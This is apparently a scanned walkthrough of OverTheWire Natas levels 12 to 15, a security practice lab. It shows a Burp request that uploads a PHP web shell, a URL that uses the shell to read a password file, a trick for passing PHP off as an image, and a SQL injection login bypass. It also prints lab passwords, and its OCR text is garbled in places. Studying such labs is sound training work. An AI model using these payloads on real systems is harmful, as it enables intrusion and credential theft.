Dashboard Target Proxy Intruder Repeater View Help

Intercept HTTP history WebSockets history

Forward Drop Intercept is off Action Open browser

The file upload/gc0z4jwodf.jpg has been uploaded

View sourcecode

Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Learn more Open browser

Event log (2) All issues

Memory: 112.8MB

darknight [Running] - Oracle VM VirtualBox

Burp Suite Community Edition v2024.3.1.4 - Temporary Project

Host Method URL Params Status code Length MIME type Extension Title Notes TLS IP Cookies Time Listener port

1	POST	/index.php	HTTP/1.1		200	202N	json						
2	Host:	natas12.natas.labs.overthewire.org											
3	Content-Length:	449											
4	Cache-Control:	max-age=0											
5	Accept:	*											
6	Upgrade-Insecure-Requests:	1											
7	Origin:	http://natas12.natas.labs.overthewire.org											
8	Content-Type:	multipart/form-data; charset=UTF-8											
9	Content-Disposition:	form-data; name="userfile"; filename="g0z4jwodf.jpg"											
10	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36											
11	Accept:	*/*											
12	Accept-Language:	en-US;q=0.9											
13	Cookie:	_ga=GAI.1.539634813.1724218872.0.0.0											
14		GSI.1.1724218856.3.1.1724218872.0.0.0											

Request Response Inspector

```

1 POST /index.php HTTP/1.1
2 Host: natas12.natas.labs.overthewire.org
3 Content-Length: 449
4 Cache-Control: max-age=0
5 Accept: *
6 Upgrade-Insecure-Requests: 1
7 Origin: http://natas12.natas.labs.overthewire.org
8 Content-Type: multipart/form-data; charset=UTF-8
9 Content-Disposition: form-data; name="userfile"; filename="g0z4jwodf.jpg"
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
11 Accept: *
12 Accept-Language: en-US;q=0.9
13 Cookie: _ga=GAI.1.539634813.1724218872.0.0.0
14
15
16

```

Event log (2) All issues

Memory: 116.0MB

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

**Send** **Cancel**

<b>Request</b>		<b>Response</b>			
Pretty	Raw	Hex	Render	Pretty	Raw
<pre> 1 POST /index.php HTTP/1.1 2 Host: natas12.natas.labs.overthewire.org 3 Content-Length: 448 4 Cache-Control: max-age=0 5 Authorization: Basic bmFOYXMrMjp5WmRakFZwLjkM1I3dHE3vDvrWE1qTupsT0lrekRlQg== 6 Upgrade-Insecure-Requests: 1 7 Origin: http://natas12.natas.labs.overthewire.org 8 Content-Type: multipart/form-data; boundary=-WebKitFormBoundarya6yFuy0VzJFEGBi0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)    Chrome/124.0.6367.118 Safari/537.36 10 Accept:     text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.      ,application/signed-exchange;v=b3;q=0.7 11 Referer: http://natas12.natas.labs.overthewire.org/ 12 Accept-Encoding: gzip, deflate, br 13 Accept-Language: en-US,en;q=0.9 14 Cookie: _ga=GA1.1.535634813.1724054201; _ga_P00K2239G0=GS1.1.1724218856.3.1.1724218872.0.0.0 15 Connection: close 16 17 -----WebKitFormBoundarya6yFuy0VzJFEGBi0 18 Content-Disposition: form-data; name="MAX_FILE_SIZE" 19 20 1000 21 -----WebKitFormBoundarya6yFuy0VzJFEGBi0 22 Content-Disposition: form-data; name="filename" 23 24 zw9jgw3uyc.jpg 25 -----WebKitFormBoundarya6yFuy0VzJFEGBi0 26 Content-Disposition: form-data; name="uploadedfile"; filename="natas12inj.php" 27 Content-Type: application/x-php 28 29 &lt;?php passthru(\$_GET['cmd']);?&gt; 30 31 -----WebKitFormBoundarya6yFuy0VzJFEGBi0- 32 </pre>					

>in next we have to change .jpg to .php

```

zw9jgw3uyc.php
-----WebKitFormBoundarya6yFuy0VzJFEGBi0
Content-Disposition: form-data; name="uploadedfile"; filename="natas12inj.php"
Content-Type: application/x-php

<?php passthru($_GET['cmd']);?>

-----WebKitFormBoundarya6yFuy0VzJFEGBi0-

```

>send

>go to respond side

Burp Suite Community Edition v2024.3.1.4 - Temporary Project

Aug 21 02:19

Target: http://natas12.natas.labs.overthewire.org

**Request**

```
POST /index.php HTTP/1.1
Host: natas12.natas.labs.overthewire.org
Content-Length: 448
Cache-Control: max-age=0
Authorization: Basic bmFOYXMxMjp5WmPrakF2wIjkM1I3dHE3VDVrWEloqTUpstOrekRlQg==
Upgrade-Insecure-Requests: 1
Origin: http://natas12.natas.labs.overthewire.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarya6yFuy0vzJFEGB10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=B3;q=0.7
Referer: http://natas12.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: _ga=GA1.1.555634813.1724054201; _ga_FDKK2239G0=GS1.1.1724218856.3.1.1
Connection: close
1000
-----WebKitFormBoundarya6yFuy0vzJFEGB10
Content-Disposition: form-data; name="MAX_FILE_SIZE"
Content-Disposition: form-data; name="filename"
zw9jgw3uyc.php
-----WebKitFormBoundarya6yFuy0vzJFEGB10
Content-Disposition: form-data; name="uploadedfile"; filename="natas12inj.php"
Content-Type: application/x-php
<?php passthru($_Get['cmd']);?>
-----WebKitFormBoundarya6yFuy0vzJFEGB10
```

**Response**

```
HTTP/1.1 200 OK
Date: Wed, 21 Aug 2024 06:18:36 GMT
Server: Apache/2.4.58 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 976
Connection: close
Content-Type: text/html; charset=UTF-8
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<script src="http://natas.labs.overthewire.org/js/wechall.js">
</script>
<script>
var wechallinfo = {
    "level": "natas12",
    "pass": "yZdkjAYZRd3R7tq7fSkXMjMjLoIkzDeB"
};
</script>
</head>
<body>
<div id="content">
The file <a href="upload/9446gxk4zk.php">
upload/9446gxk4zk.php
</a>
</div>
<div style="text-align: right; margin-top: 10px;">
Wechall TOKEN
<input type="button" value="SUBMIT TOKEN" style="background-color: #007bff; color: white; border-radius: 30px; padding: 5px 15px; border: none; font-weight: bold; font-size: 0.8em; width: 150px; height: 30px; margin-right: 10px;"/>
<a href="#" style="color: #007bff; text-decoration: underline; font-weight: bold; font-size: 0.8em; margin-right: 10px; font-style: italic;">View sourcecode
</div>
</body>
</html>
```


To repeat this request in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.


http://burpsuite/repeat/1/5pxznrg7gx408v72pkiojwyakuce8ml

Copy  In future, just copy the URL and don't show this dialog  Close

Done

>paste the new URL





[http://natas12.natas.labs.overthewire.org/upload/npmtrz69cz.php?cmd=cat%20/etc/natas\\_webpass/natas13](http://natas12.natas.labs.overthewire.org/upload/npmtrz69cz.php?cmd=cat%20/etc/natas_webpass/natas13)



password: `trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC`

### • Level 13

Natas

Wargames      Rules      Information updated

Level 0

Level 0 → Level 1


Level 1 → Level 2

Natas Level 12 → Level 13

Username: `natas13`

URL: `http://natas13.natas.labs.overthewire.org`

Go to this site <http://natas13.natas.labs.overthewire.org> and give username as "Natas13" and password is "trbs5pCjCrkuSknBBKHaBxq6Wm1j3LC"



- This time only except image file.

```
if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);

    $err=$_FILES['uploadedfile']['error'];
    if($err){
        if($err === 2){
            echo "The uploaded file exceeds MAX_FILE_SIZE";
        } else{
            echo "Something went wrong :/";
        }
    } else if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else if(!exif_imagetype($_FILES['uploadedfile']['tmp_name'])) {
        echo "File is not an image";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
    }
} else {
?>

<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000" />
<input type="hidden" name="filename" value="<?php print genRandomString(); ?>.jpg" />
Choose a JPEG to upload (max 1KB):<br/>
<input name="uploadedfile" type="file" /><br />
<input type="submit" value="Upload File" />
</form>
<?php } ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```


View sourcecode

1


2

- While analys this code we can see, in “number1 box area” check file type
  - And the “number2 box area” means, it should be always .jpg format file.


So how to use php this time?  
how do we upload php script in .jpg?



>change data according to below picture  
>have to delete some data in after lin33- end(for reduce size)



>make sure to stop intercept before copy paste url



>Click on php file and view



Then, we have to enter url to data like this- ? SAN=cat  
etc/natas\_webpass/natas14" and inside the image we can see the password  
for natas15.



## • Level 14

Natas Level 13 → Level 14

Username: natas14  
URL: http://natas14.natas.labs.overthewire.org

Go to this site <http://natas14.natas.labs.overthewire.org> and give username as “Natas14” and password is “z3UYcr4v4uBpeX8f7EZbMHIzK4UR2XtQ”

NATAS14

Username:   
Password:

[View sourcecode](#)

>while inspecting source code we can see a sql injection.

```

<html>
<head>

<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></scr
<script>var wechallinfo = { "level": "natas14", "pass": "<censored>" };</script></head>
<body>
<h1>natas14</h1>
<div id="content">
<?php
if(array_key_exists("username", $_REQUEST)) {
$link = mysqli_connect('localhost', 'natas14', '<censored>');
mysqli_select_db($link, 'natas14');

$query = "SELECT * from users where username='".$_REQUEST["username"]."' and password='".$_REQUEST["password"]."';";
if(array_key_exists("debug", $_GET)) {
echo "Executing query: $query<br>";
}

if(mysqli_num_rows(mysqli_query($link, $query)) > 0) {
echo "Successful login! The password for natas15 is <censored><br>";
} else {
echo "Access denied!<br>";
}
mysqli_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username"><br>
Password: <input name="password"><br>
<input type="submit" value="Login" />
</form>
<?php } ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

```


>belove part is the vulnerability of this code.

```
$query = "SELECT * from users where username='".$_REQUEST["username"]."' and password='".$_REQUEST["password"]."';
```

> We have to enter a user name or any other true condition because of that we can

input such as `admin" or 1=1#`. This statement always true.

In here we are commenting the password query line using "#"




A screenshot of a web browser window. The address bar shows the URL `natas14.natas.labs.overthewire.org`. The page title is "NATAS14". A central message box displays the text: "Successful login! The password for natas15 is SdqlqBsFc3yotlNYErZSzwbkm0lrvx". Below this message is a link labeled "View sourcecode".

## • Level 15

A screenshot of a web application interface. At the top, there is a navigation bar with three items: "Wargames" (highlighted in red), "Rules", and "Information". Below the navigation bar, there is a decorative image of a cat walking between two cartoonish, brown, blocky figures. The main content area has a dark background. On the left, there is a sidebar titled "Natas" containing a list of levels from 0 to 14. On the right, there is a large title "Natas Level 14 → Level 15". Below the title, there is a section with the text "Username: natas15" and "URL: http://natas15.natas.labs.overthewire.org".

Level	Action
0	Level 0
1	Level 0 → Level 1
2	Level 1 → Level 2
3	Level 2 → Level 3
4	Level 3 → Level 4
5	Level 4 → Level 5
6	Level 5 → Level 6
7	Level 6 → Level 7
8	Level 7 → Level 8
9	Level 8 → Level 9
10	Level 9 → Level 10
11	Level 10 → Level 11
12	Level 11 → Level 12
13	Level 12 → Level 13
14	Level 13 → Level 14
15	Level 14 → Level 15

Go to this site <http://natas1.natas.labs.overthewire.org> and give  
username as "Natas15" and password is  
"SdqlqBsFcZ3yotINYErZSzwbIkM0lrvx"



A screenshot of a web browser showing the Natas15 login interface. The page has a dark header with the text "NATAS15". Below the header is a light gray form area. On the left side of the form, there is a text input field labeled "Username:" followed by a small "Check existence" button. On the right side, there is a link "View sourcecode". In the top right corner of the form area, there is a dark blue button with white text that says "Webshell" and "SUBMIT TOKEN".

-The End-